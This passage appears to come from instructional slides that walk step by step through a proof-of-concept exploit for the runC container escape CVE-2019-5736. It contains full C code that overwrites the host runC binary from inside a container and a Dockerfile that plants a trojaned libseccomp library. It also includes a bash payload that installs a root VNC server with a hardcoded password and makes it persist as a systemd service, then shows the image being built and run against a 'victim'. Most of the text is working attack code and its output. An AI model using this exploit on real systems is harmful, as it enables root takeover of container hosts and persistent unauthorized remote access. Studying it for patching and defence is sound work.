24     snprintf(buf, 128, "/proc/self/fd/%d", runc_fd_read);
25     argv_overwrite[1] = buf;
26     argv_overwrite[2] = 0;
27
28     printf("[+] Calling overwrite_runc\n");
29     fflush(stdout);
30     /* Execute overwrite_runc */
31     execve("/overwrite_runc", argv_overwrite, NULL);
32 }
33
```

## EXPLOITATION CODE (RUN\_AT\_LINK.C)

- After creating the file descriptor, the program calls another file, “**overwrite\_runc**”, to overwrite the runc binary on the host machine
- After successfully executing the “**overwrite\_runc**” program, the program will exit and the docker container will terminate
- We did not implement any legitimate service to run in docker as this just a simple demonstration of how the vulnerability can be exploited





OVERWRITE\_RUNC.C



```

C overwrite_runc.c
1  #include <sys/types.h>
2  #include <sys/stat.h>
3  #include <fcntl.h>
4  #include <unistd.h>
5  #include <errno.h>
6
7  #include <stdlib.h>
8  #include <string.h>
9  #include <stdio.h>
10
11
12  /* Simple Buffer*/
13  typedef struct Buffer
14  {
15      int len;          // buffer length
16      void * buff;      // buffer data
17  } Buffer;
18
19  #define FALSE 0
20  #define TRUE 1
21
22  const char * DEFAULT_NEW_RUNC_PATH = "/root/new_runc";
23  const unsigned int PATH_MAX_LEN = 30;
24
25  const int OPEN_ERR = -1;
26  const int RET_ERR = 1;
27  const int RET_OK = 0;
28
29  const long WRITE_TIMEOUT = 9999999999999999;
30  |
31  Buffer read_new_runc(char * new_runc_path);
32

```

## EXPLOITATION CODE (OVERWRITE\_RUNC.C)

- We are now going to create a new program to overwrite runC using the file descriptor
- Create a new file named `"overwrite_runc.c"`
- This file will contain the code to overwrite runc from within the docker container, written in C
- Firstly, declare the necessary variables needed to overwrite runc

```

98  /*
99  *
100 * Reads from the file at new_runc_path, returns a Buffer with new_runc's content.
101 *
102 */
103 Buffer read_new_runc(char * new_runc_path)
104 {
105     Buffer new_runc = {0, NULL};
106     FILE *fp_new_runc;
107     int file_size, rc;
108     void * new_runc_content;
109     char ch;
110
111     // open new_Runc
112     fp_new_runc = fopen(new_runc_path, "r"); // read mode
113     if (fp_new_runc == NULL)
114     {
115         printf("[!] open file err while opening the new runc file %s\n", new_runc_path);
116         return new_runc;
117     }
118
119     // Get file size and prepare buff
120     fseek(fp_new_runc, 0L, SEEK_END);
121     file_size = ftell(fp_new_runc);
122     new_runc_content = malloc(file_size);
123     rewind(fp_new_runc);
124
125     rc = fread(new_runc_content, 1, file_size, fp_new_runc);
126     if (rc != file_size)
127     {
128         printf("[!] Couldn't read from new runc file at %s\n", new_runc_path);
129         free(new_runc_content);
130         return new_runc;
131     }
132
133     fclose(fp_new_runc);
134     new_runc.len = rc;
135     new_runc.buff = new_runc_content;
136     return new_runc;
137 }
138 }

```

## EXPLOITATION CODE (OVERWRITE\_RUNC.C)

- Create a new function to read the malicious runc code named “read\_new\_runc”
- Firstly, use “fopen” to open the file containing the malicious runc code (will be created later)
- The file will be opened in read mode as are accessing the content within the file

```

98  /*
99  *
100 * Reads from the file at new_runc_path, returns a Buffer with new_runc's content.
101 *
102 */
103 Buffer read_new_runc(char * new_runc_path)
104 {
105     Buffer new_runc = {0, NULL};
106     FILE *fp_new_runc;
107     int file_size, rc;
108     void * new_runc_content;
109     char ch;
110
111     // open new_Runc
112     fp_new_runc = fopen(new_runc_path, "r"); // read mode
113     if (fp_new_runc == NULL)
114     {
115         printf("[!] open file err while opening the new runc file %s\n", new_runc_path);
116         return new_runc;
117     }
118
119     // Get file size and prepare buff
120     fseek(fp_new_runc, 0L, SEEK_END);
121     file_size = ftell(fp_new_runc);
122     new_runc_content = malloc(file_size);
123     rewind(fp_new_runc);
124
125     rc = fread(new_runc_content, 1, file_size, fp_new_runc);
126     if (rc != file_size)
127     {
128         printf("[!] Couldn't read from new runc file at %s\n", new_runc_path);
129         free(new_runc_content);
130         return new_runc;
131     }
132
133     fclose(fp_new_runc);
134     new_runc.len = rc;
135     new_runc.buff = new_runc_content;
136     return new_runc;
137 }
138

```

## EXPLOITATION CODE (OVERWRITE\_RUNC.C)

- We then obtain the size of the file
- This is needed to prepare a buffer for the contents to be read later
- We will firstly allocate memory for the content of the file using “**malloc**”

```

98  /*
99  *
100  * Reads from the file at new_runc_path, returns a Buffer with new_runc's content.
101  *
102  */
103  Buffer read_new_runc(char * new_runc_path)
104  {
105      Buffer new_runc = {0, NULL};
106      FILE *fp_new_runc;
107      int file_size, rc;
108      void * new_runc_content;
109      char ch;
110
111      // open new_Runc
112      fp_new_runc = fopen(new_runc_path, "r"); // read mode
113      if (fp_new_runc == NULL)
114      {
115          printf("[!] open file err while opening the new runc file %s\n", new_runc_path);
116          return new_runc;
117      }
118
119      // Get file size and prepare buff
120      fseek(fp_new_runc, 0L, SEEK_END);
121      file_size = ftell(fp_new_runc);
122      new_runc_content = malloc(file_size);
123      rewind(fp_new_runc);
124
125      rc = fread(new_runc_content, 1, file_size, fp_new_runc);
126      if (rc != file_size)
127      {
128          printf("[!] Couldn't read from new runc file at %s\n", new_runc_path);
129          free(new_runc_content);
130          return new_runc;
131      }
132
133      fclose(fp_new_runc);
134      new_runc.len = rc;
135      new_runc.buff = new_runc_content;
136      return new_runc;
137  }
138  }

```

## EXPLOITATION CODE (OVERWRITE\_RUNC.C)

- After obtaining the file size and allocating the required memory, we will attempt to read the contents of the file using “fread”
- This step is required to ensure that the contents of the file can be read
- Should an error occur, an empty buffer will be returned

```

98  /*
99  *
100 * Reads from the file at new_runc_path, returns a Buffer with new_runc's content.
101 *
102 */
103 Buffer read_new_runc(char * new_runc_path)
104 {
105     Buffer new_runc = {0, NULL};
106     FILE *fp_new_runc;
107     int file_size, rc;
108     void * new_runc_content;
109     char ch;
110
111     // open new_Runc
112     fp_new_runc = fopen(new_runc_path, "r"); // read mode
113     if (fp_new_runc == NULL)
114     {
115         printf("[!] open file err while opening the new runc file %s\n", new_runc_path);
116         return new_runc;
117     }
118
119     // Get file size and prepare buff
120     fseek(fp_new_runc, 0L, SEEK_END);
121     file_size = ftell(fp_new_runc);
122     new_runc_content = malloc(file_size);
123     rewind(fp_new_runc);
124
125     rc = fread(new_runc_content, 1, file_size, fp_new_runc);
126     if (rc != file_size)
127     {
128         printf("[!] Couldn't read from new runc file at %s\n", new_runc_path);
129         free(new_runc_content);
130         return new_runc;
131     }
132
133     fclose(fp_new_runc);
134     new_runc.len = rc;
135     new_runc.buff = new_runc_content;
136     return new_runc;
137 }
138

```

## EXPLOITATION CODE (OVERWRITE\_RUNC.C)

- If the contents of the file can be read, the file stream will be closed
- The length and buffer of the malicious runc file will be returned for use at a later time

```

34  /*
35  * Usage: overwrite_runc <path a file reffering to the runC binary>
36  * Overwrites the runC binary.
37  */
38  int main(int argc, char *argv[])
39  {
40      int  runc_fd_write, wc;
41      char * runc_fd_path;
42      char * new_runc_path;           // path to file to replace runc
43      Buffer new_runc;
44
45
46      printf("\t-> Starting\n");
47      fflush(stdout);
48
49      /* Read new_runc */
50      runc_fd_path = argv[1];
51      new_runc_path = DEFAULT_NEW_RUNC_PATH;
52      new_runc = read_new_runc(new_runc_path);
53      if (new_runc.buff == NULL)
54      {
55          return RET_ERR;
56      }

```

## EXPLOITATION CODE (OVERWRITE\_RUNC.C)

- Under the main function, we will start attempting to overwrite the host runc binary
- The first step is to attempt reading the malicious runc code
- This will be done using the function we created previously
- We will also obtain the file descriptor to be overwritten from the “run\_at\_link.c” program

```

58  /* Try to open runc_fd_path for writing */
59  /* Will Succeed after the runC process exits */
60  int opened = FALSE;
61  for (long count = 0; (!opened && count < WRITE_TIMEOUT); count++)
62  {
63      runc_fd_write = open(runc_fd_path, O_WRONLY | O_TRUNC);
64      if (runc_fd_write != OPEN_ERR)
65      {
66          printf("\t-> Opened %s for writing\n", runc_fd_path);
67          wc = write(runc_fd_write, new_runc.buff, new_runc.len);
68          if (wc != new_runc.len)
69          {
70              printf("\t[!] Couldn't write to my process's runC's fd %s\n", runc_fd_path);
71              fflush(stdout);
72              close(runc_fd_write);
73              free(new_runc.buff);
74              return RET_ERR;
75          }
76          printf("\t-> Overwrote runC\n");
77          opened = TRUE;
78      }
79  }

```

## EXPLOITATION CODE (OVERWRITE\_RUNC.C)

- After successfully reading the malicious runc code, we can proceed to overwriting the host runc binary
- The runC process must firstly exit before we can successfully access the file descriptor created previously
- Therefore, we will place the entire code into a for loop which will wait for the process to exit or time out if the wait is too long



```

58  /* Try to open runc_fd_path for writing      */
59  /* Will Succeed after the runC process exits */
60  int opened = FALSE;
61  for (long count = 0; (!opened && count < WRITE_TIMEOUT); count++)
62  {
63      runc_fd_write = open(runc_fd_path, O_WRONLY | O_TRUNC);
64      if (runc_fd_write != OPEN_ERR)
65      {
66          printf("\t-> Opened %s for writing\n", runc_fd_path);
67          wc = write(runc_fd_write, new_runc.buff, new_runc.len);
68          if (wc != new_runc.len)
69          {
70              printf("\t[!] Couldn't write to my process's runC's fd %s\n", runc_fd_path);
71              fflush(stdout);
72              close(runc_fd_write);
73              free(new_runc.buff);
74              return RET_ERR;
75          }
76          printf("\t-> Overwrote runC\n");
77          opened = TRUE;
78      }
79  }

```

## EXPLOITATION CODE (OVERWRITE\_RUNC.C)

- Within the loop, attempt to open the file descriptor with the options “O\_WRONLY” and “O\_TRUNC”
- Check if the file descriptor has been successfully opened
- If successful, execute the code to overwrite runC
- If unsuccessful, continue to the next iteration of the loop and try again

```

58  /* Try to open runc_fd_path for writing */
59  /* Will Succeed after the runC process exits */
60  int opened = FALSE;
61  for (long count = 0; (!opened && count < WRITE_TIMEOUT); count++)
62  {
63      runc_fd_write = open(runc_fd_path, O_WRONLY | O_TRUNC);
64      if (runc_fd_write != OPEN_ERR)
65      {
66          printf("\t-> Opened %s for writing\n", runc_fd_path);
67          wc = write(runc_fd_write, new_runc.buff, new_runc.len);
68          if (wc != new_runc.len)
69          {
70              printf("\t[!] Couldn't write to my process's runC's fd %s\n", runc_fd_path);
71              fflush(stdout);
72              close(runc_fd_write);
73              free(new_runc.buff);
74              return RET_ERR;
75          }
76          printf("\t-> Overwrote runC\n");
77          opened = TRUE;
78      }
79  }

```

## EXPLOITATION CODE (OVERWRITE\_RUNC.C)

- If file descriptor is successfully opened, proceed with overwriting runC
- Using the “write” function, overwrite the file descriptor with the malicious runC code extracted from new\_runc
- Upon successfully overwriting runC, close the file descriptor and exit the loop

```
81  /* Clean ups & return */
82  close(runc_fd_write);
83  free(new_runc.buff);
84  if (opened == FALSE)
85  {
86      printf("\t[!] Reached timeout, couldn't write to runc at %s\n", runc_fd_path);
87      fflush(stdout);
88      return RET_ERR;
89  }
90  else
91  {
92      printf("\t-> Success, shutting down ...\n");
93      fflush(stdout);
94  }
95  return RET_OK;
96 }
```

## EXPLOITATION CODE (OVERWRITE\_RUNC.C)

- After successfully overwriting runc, clean up the program and exit
- Since this is a simple demonstration of how the vulnerability can be exploited, no legitimate services will be run
- The program cleans up and shuts down after executing the necessary programs to overwrite runC.



COMPILE  
OVERWRITE\_RUNC



```
ehdemo@ubuntu: ~/Desktop
File Edit View Search Terminal Help
ehdemo@ubuntu:~/Desktop$ gcc overwrite_runc.c -o overwrite_runc
overwrite_runc.c: In function 'main':
overwrite_runc.c:51:16: warning: assignment discards 'const' qualifier from pointer target type [-Wdiscarded-qualifiers]
    new_runc_path = DEFAULT_NEW_RUNC_PATH;
                   ^
ehdemo@ubuntu:~/Desktop$
```


## COMPILING

- We need to compile `overwrite_runc.c` for it to successfully be called by `run_at_link.c`
- We will be utilizing `gcc` to compile `overwrite_runc.c`
- Install `gcc` on the Ubuntu machine using the command “`sudo apt install gcc`”
- Run the command “`gcc overwrite_runc.c -o overwrite_runc`”



NEW\_RUNC



 new\_runc

```
1  #!/bin/bash
2
3  #Temporarily change $HOME environment variable
4  export HOME=/root
5
6  #Update list of packages
7  apt update
8
9  #Install Xfce (Desktop Environment)
10 apt install xfce4 xfce4-goodies -y
11
12 #Install TightVNC server
13 apt install tightvncserver -y
14
15 #Install additional packages for automation
16 apt install expect novnc websockify python-numpy -y
17
```

## EXPLOITATION CODE (NEW\_RUNC)

- This malicious runC code is designed to install a remote desktop server in a linux machine
- This file can be modified to execute any arbitrary code on the host machine as root
- Create a new file named "new\_runc"
- Enter the line "#!/bin/bash" to instruct linux to execute the following commands in bash
- Install the required packages for post exploitation


```
18 #Use expect to enter password for vncserver automatically
19 prog=/usr/bin/vncpasswd
20 vncpass="P@ssw0rd"
21
22 /usr/bin/expect <<EOF|
23 spawn $prog
24 expect "Password:"
25 send "$vncpass\r"
26 expect "Verify:"
27 send "$vncpass\r"
28 expect "Would you like to enter a view-only password (y/n)?"
29 send "n\r"
30 expect eof
31 exit
32 EOF
33
34 #Start vncserver
35 vncserver
```

## EXPLOITATION CODE (NEW\_RUNC)

- We will be using **vncserver** as the remote desktop server
- As the setup of **vncserver** required user input, we can use the **expect** package to automate the process with pre-defined answers
- We will need to configure the password used to connect to the vncserver (P@ssw0rd in this example)
- Start the vncserver after configuring that password



```
37 #----- Configuring VNC Server -----
38 #Stop vncserver
39 vncserver -kill :1
40
41 #Backup original vnc file
42 mv ~/.vnc/xstartup ~/.vnc/xstartup.bak
43
44 #Create new vnc file
45 echo "#!/bin/bash
46 xrdp $HOME/.Xresources
47 startxfce4 &" > ~/.vnc/xstartup
48
49 #Make VNC file executable
50 chmod +x ~/.vnc/xstartup
51
52 #Restart VNC server
53 vncserver
54
```



## EXPLOITATION CODE (NEW\_RUNC)

- After setting up the password for **vncserver**, we need to set some additional configurations
- Firstly, kill the currently running **vncserver** and backup the initial configuration file.
- Create a new **xstartup** file containing instructions to utilize **xfce** as the desktop environment for the remote desktop
- Make the new **xstartup** file executable and start **vncserver**

```
55 #----- Running VNS as System Service -----
56
57 #Create configuration file
58 echo "[Unit]
59 Description=Start TightVNC server at startup
60 After=syslog.target network.target
61
62 [Service]
63 Type=forking
64 User=root
65 WorkingDirectory=/root
66
67 PIDFile=/root/.vnc/%H:%i.pid
68 ExecStartPre=-/usr/bin/vncserver -kill :%i > /dev/null 2>&1
69 ExecStart=/usr/bin/vncserver :%i
70 ExecStop=/usr/bin/vncserver -kill :%i
71
72 [Install]
73 WantedBy=multi-user.target" > /etc/systemd/system/vncserver@.service
74
75 #Reload daemon and restart vncserver
76 systemctl daemon-reload
77 systemctl enable vncserver@1.service
78 systemctl start vncserver@1
```

## EXPLOITATION CODE (NEW\_RUNC)

- To ensure persistency, we can run vnc as a system service.
- Create the configuration file for the new system service with the configuration as shown
- Reload the daemon and use “systemctl enable vncserver@1.service” to enable the service to be executed on system startup

- Construct malicious docker image

PHASE

3

The runC process loads the libseccomp library and transfers execution to the run\_at\_link function

run\_at\_link opens the runC binary for reading through /proc/self/exe. This creates a file descriptor at /proc/self/fd/\${runc\_fd\_read}

run\_at\_link calls execve to execute overwrite\_runc.

The process is no longer running the runC binary, overwrite\_runc opens /proc/self/fd/runc\_fd\_read for writing and overwrites the runC binary

# EXPLOIT FLOW



# SHARED LIBRARIES



# SHARED LIBRARIES

- RunC is dynamically linked to several shared libraries at run time, which can be listed using the ldd command.
- Using the command “`ldd /usr/sbin/runc`” we can view the shared libraries called by runC at runtime
- When the runC process is executed in the container, those libraries are loaded into the runC process by the dynamic linker.
- It is possible to substitute one of those libraries with a malicious version, that will overwrite the runC binary upon being loaded into the runC process.
- Our Dockerfile builds a malicious version of the libseccomp library (any library can be used)

```
ehdemo@ubuntu:~$ ldd /usr/sbin/runc
linux-vdso.so.1 (0x00007ffffacbd2000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f147841d000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f1478219000)
libseccomp.so.2 => /lib/x86_64-linux-gnu/libseccomp.so.2 (0x00007f1477fd4000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f1477be3000)
/lib64/ld-linux-x86-64.so.2 (0x00007f1479420000)
```



DOCKERFILE



## Dockerfile

```
1 FROM ubuntu:18.04
2
3 # Get the libseccomp source code and required build dependencies
4 RUN set -e -x ;\
5     sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ;\
6     apt -y update ;\
7     apt-get -y install build-essential ;\
8     cd /root ;\
9     apt-get -y build-dep libseccomp ;\
10    apt-get source libseccomp
11
12 # Append the run_at_link function to the libseccomp-2.3.1/src/api.c file and build
13 ADD run_at_link.c /root/run_at_link.c
14 RUN set -e -x ;\
15     cd /root/libseccomp-2.3.1 ;\
16     cat /root/run_at_link.c >> src/api.c ;\
17     DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us ;\
18     dpkg -i /root/*.deb
19
20 # Add overwrite_runc.c and compile
21 ADD overwrite_runc.c /root/overwrite_runc.c
22 RUN set -e -x ;\
23     cd /root ;\
24     gcc overwrite_runc.c -o /overwrite_runc
25
26 # Add the new_runc file to replace the host runC
27 ADD new_runc /root/new_runc
28
29 # Create a symbolic link to /proc/self/exe and set it as the image entrypoint
30 RUN set -e -x ;\
31     ln -s /proc/self/exe /entrypoint
32 ENTRYPOINT [ "/entrypoint" ]
33
```

## DOCKERFILE

- Firstly, obtain the source code for **libseccomp** inside the docker container
- The source code is needed as we will be modifying the library to include and run our malicious code
- Since **libseccomp** will be executed by runC at runtime, our malicious code will be executed when runC executes with the malicious **libseccomp** library



## Dockerfile

```
1 FROM ubuntu:18.04
2
3 # Get the libseccomp source code and required build dependencies
4 RUN set -e -x ;\
5     sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ;\
6     apt -y update ;\
7     apt-get -y install build-essential ;\
8     cd /root ;\
9     apt-get -y build-dep libseccomp ;\
10    apt-get source libseccomp
11
12 # Append the run_at_link function to the libseccomp-2.3.1/src/api.c file and build
13 ADD run_at_link.c /root/run_at_link.c
14 RUN set -e -x ;\
15     cd /root/libseccomp-2.3.1 ;\
16     cat /root/run_at_link.c >> src/api.c ;\
17     DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us ;\
18     dpkg -i /root/*.deb
19
20 # Add overwrite_runc.c and compile
21 ADD overwrite_runc.c /root/overwrite_runc.c
22 RUN set -e -x ;\
23     cd /root ;\
24     gcc overwrite_runc.c -o /overwrite_runc
25
26 # Add the new_runc file to replace the host runc
27 ADD new_runc /root/new_runc
28
29 # Create a symbolic link to /proc/self/exe and set it as the image entrypoint
30 RUN set -e -x ;\
31     ln -s /proc/self/exe /entrypoint
32 ENTRYPOINT [ "/entrypoint" ]
33
```

## DOCKERFILE

- Add the `run_at_link.c` file to the root folder within the container
- Append the content of `run_at_link.c` to one of `libseccomp`'s source files
- Build the malicious `libseccomp` library
- When `runC` is executed, it will utilize this malicious `libseccomp` library and execute `run_at_link.c`

## Dockerfile

```
1 FROM ubuntu:18.04
2
3 # Get the libseccomp source code and required build dependencies
4 RUN set -e -x ;\
5     sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ;\
6     apt -y update ;\
7     apt-get -y install build-essential ;\
8     cd /root ;\
9     apt-get -y build-dep libseccomp ;\
10    apt-get source libseccomp
11
12 # Append the run_at_link function to the libseccomp-2.3.1/src/api.c file and build
13 ADD run_at_link.c /root/run_at_link.c
14 RUN set -e -x ;\
15     cd /root/libseccomp-2.3.1 ;\
16     cat /root/run_at_link.c >> src/api.c ;\
17     DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us ;\
18     dpkg -i /root/*.deb
19
20 # Add overwrite_runc.c and compile
21 ADD overwrite_runc.c /root/overwrite_runc.c
22 RUN set -e -x ;\
23     cd /root ;\
24     gcc overwrite_runc.c -o /overwrite_runc
25
26 # Add the new_runc file to replace the host runc
27 ADD new_runc /root/new_runc
28
29 # Create a symbolic link to /proc/self/exe and set it as the image entrypoint
30 RUN set -e -x ;\
31     ln -s /proc/self/exe /entrypoint
32 ENTRYPOINT [ "/entrypoint" ]
33
```

# DOCKERFILE

- Add the `overwrite_runc.c` file to the root folder within the container
- Compile `overwrite_runc.c` to allow it to be called by `run_at_link.c`

## Dockerfile

```
1 FROM ubuntu:18.04
2
3 # Get the libseccomp source code and required build dependencies
4 RUN set -e -x ;\
5     sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ;\
6     apt -y update ;\
7     apt-get -y install build-essential ;\
8     cd /root ;\
9     apt-get -y build-dep libseccomp ;\
10    apt-get source libseccomp
11
12 # Append the run_at_link function to the libseccomp-2.3.1/src/api.c file and build
13 ADD run_at_link.c /root/run_at_link.c
14 RUN set -e -x ;\
15     cd /root/libseccomp-2.3.1 ;\
16     cat /root/run_at_link.c >> src/api.c ;\
17     DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us ;\
18     dpkg -i /root/*.deb
19
20 # Add overwrite_runc.c and compile
21 ADD overwrite_runc.c /root/overwrite_runc.c
22 RUN set -e -x ;\
23     cd /root ;\
24     gcc overwrite_runc.c -o /overwrite_runc
25
26 # Add the new_runc file to replace the host runC
27 ADD new_runc /root/new_runc
28
29 # Create a symbolic link to /proc/self/exe and set it as the image entrypoint
30 RUN set -e -x ;\
31     ln -s /proc/self/exe /entrypoint
32 ENTRYPOINT [ "/entrypoint" ]
33
```

## DOCKERFILE

- Add the `new_runc` file to the root folder within the container
- This will be used to replace the host runC binary when called by `overwrite_runc` within the container

## Dockerfile

```
1 FROM ubuntu:18.04
2
3 # Get the libseccomp source code and required build dependencies
4 RUN set -e -x ;\
5     sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ;\
6     apt -y update ;\
7     apt-get -y install build-essential ;\
8     cd /root ;\
9     apt-get -y build-dep libseccomp ;\
10    apt-get source libseccomp
11
12 # Append the run_at_link function to the libseccomp-2.3.1/src/api.c file and build
13 ADD run_at_link.c /root/run_at_link.c
14 RUN set -e -x ;\
15     cd /root/libseccomp-2.3.1 ;\
16     cat /root/run_at_link.c >> src/api.c ;\
17     DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us ;\
18     dpkg -i /root/*.deb
19
20 # Add overwrite_runc.c and compile
21 ADD overwrite_runc.c /root/overwrite_runc.c
22 RUN set -e -x ;\
23     cd /root ;\
24     gcc overwrite_runc.c -o /overwrite_runc
25
26 # Add the new_runc file to replace the host runC
27 ADD new_runc /root/new_runc
28
29 # Create a symbolic link to /proc/self/exe and set it as the image entrypoint
30 RUN set -e -x ;\
31     ln -s /proc/self/exe /entrypoint
32 ENTRYPOINT [ "/entrypoint" ]
33
```


## DOCKERFILE

- Set `/proc/self/exe` as the entrypoint of the container
- This will instruct the docker container to execute `“/proc/self/exe”` when the container starts
- When `“/proc/self/exe”` executes, it will execute runC, which called it
- runC will then call the malicious `libseccomp` library and overwrite runC with `new_runc`


- Transfer and execute malicious docker image on victim machine
- Obtain remote desktop of victim machine

# PHASE

# 4



# CREATING AND TRANSFERRING DOCKER IMAGE



```
ehdemo@ubuntu: ~/CVE-2019-5736-POC
File Edit View Search Terminal Help
ehdemo@ubuntu:~/CVE-2019-5736-POC$ sudo docker build -t runc-exploit-image:latest .
Sending build context to Docker daemon 87.04kB
Step 1/9 : FROM ubuntu:18.04
--> 7698f282e524
Step 2/9 : RUN set -e -x ; sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ; apt -y update ; apt-get -y install build-essential ; cd /root ; apt-get -y build-dep libseccomp ; apt-get source libseccomp
--> Using cache
--> c00f427b103f
Step 3/9 : ADD run_at_link.c /root/run_at_link.c
--> Using cache
--> e866838aaf34
Step 4/9 : RUN set -e -x ; cd /root/libseccomp-2.3.1 ; cat /root/run_at_link.c >> src/api.c ; DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us ; dpkg -i /root/*.deb
--> Using cache
--> d88865439903
Step 5/9 : ADD overwrite_runc.c /root/overwrite_runc.c
--> Using cache
--> 4939cc3073d1
Step 6/9 : RUN set -e -x ; cd /root ; gcc overwrite_runc.c -o /overwrite_runc
--> Using cache
--> a1cf02f36d6b
Step 7/9 : ADD new_runc /root/new_runc
--> f6220e964012
Step 8/9 : RUN set -e -x ; ln -s /proc/self/exe /entrypoint
--> Running in 0a7b66983f5e
+ ln -s /proc/self/exe /entrypoint
Removing intermediate container 0a7b66983f5e
--> 1b94fafd7b89
Step 9/9 : ENTRYPOINT [ "/entrypoint" ]
--> Running in 655a4b772239
Removing intermediate container 655a4b772239
--> 191077b78d32
Successfully built 191077b78d32
Successfully tagged runc-exploit-image:latest
```

## BUILDING DOCKER IMAGE

- Since we created the dockerfile and necessary exploit files on the victim's machine, we will build the docker image directly on the victim's machine
- Another simple way of transferring the malicious docker image to the victim is by uploading it onto websites such as docker hub
- Execute the command “`docker build -t image_name:latest /path/to/malicious_image_POC`”
- Ensure no errors occurred and the docker image is successfully built

```
ehdemo@ubuntu: ~/CVE-2019-5736-POC
File Edit View Search Terminal Help
ehdemo@ubuntu:~/CVE-2019-5736-POC$ sudo docker images
REPOSITORY          TAG                 IMAGE ID            CREATED
SIZE
runc-exploit-image   latest             191077b78d32       5 minutes ago
400MB
<none>               <none>            849e4cb4ea75       6 weeks ago
400MB
<none>               <none>            5a244c7fb261       6 weeks ago
400MB
ubuntu               18.04             7698f282e524       6 weeks ago
69.9MB
```

## BUILDING DOCKER IMAGE

- Run the command “`sudo docker images`” to list all docker images
- Verify that the malicious docker image has been successfully created





# OBTAINING REMOTE DESKTOP



```
ehdemo@ubuntu: ~/CVE-2019-5736-POC
File Edit View Search Terminal Help
ehdemo@ubuntu:~/CVE-2019-5736-POC$ sudo docker run --rm runc-exploit-image:latest
[+] Opened runC for reading as /proc/self/fd/3
[+] Calling overwrite_runc
    -> Starting
    -> Opened /proc/self/fd/3 for writing
    -> Overwrote runC
    -> Success, shutting down ...
```

## RUN DOCKER IMAGE

- Run the command “`sudo docker run --rm image-name:latest`” to execute the docker container
- Verify that the malicious container has been successfully created and the code has been successfully executed
- It might take some time as it need to download and install all required packages in new\_runc
- The process can be sped up by downloading all required packages beforehand

```
ehdemo@ubuntu: ~/CVE-2019-5736-POC
File Edit View Search Terminal Help
ehdemo@ubuntu:~/CVE-2019-5736-POC$ cat /usr/sbin/runc
#!/bin/bash

#Temporarily change $HOME environment variable
export HOME=/root

#Update list of packages
apt update

#Install Xfce (Desktop Environment)
apt install xfce4 xfce4-goodies -y

#Install TightVNC server
apt install tightvncserver -y

#Install additional packages for automation
apt install expect novnc websockify python-numpy -y

#Use expect to enter password for vncserver automatically
prog=/usr/bin/vncpasswd
vncpass="P@ssw0rd"

/usr/bin/expect <<EOF
spawn $prog
expect "Password:"
send "$vncpass\r"
expect "Verify:"
send "$vncpass\r"
expect "Would you like to enter a view-only password (y/n)?"
send "n\r"
```

## VERIFY RUNC OVERWRITTEN

- Once the container exits, we can verify that runC has been overwritten by viewing the contents of the runC binary
- Run the command “`cat /usr/sbin/runc`” to view the contents of the runC binary
- It should contain the code written in new\_runc, if it contains unreadable text, runC has not been overwritten

Remote Desktop Preference

**Profile**

Name: Exploit Demo

Group:

Protocol: VNC - Virtual Network Computing

Pre Command: command %h %u %t %U %p %g -option

Post Command: /path/to/command -opt1 arg %h %u %t -opt2 %U %p %g

Basic | Advanced | SSH Tunnel

Server: 192.168.207.140:5901

Repeater:

User name:

User password: .....

Color depth: 256 colors (8 bpp)

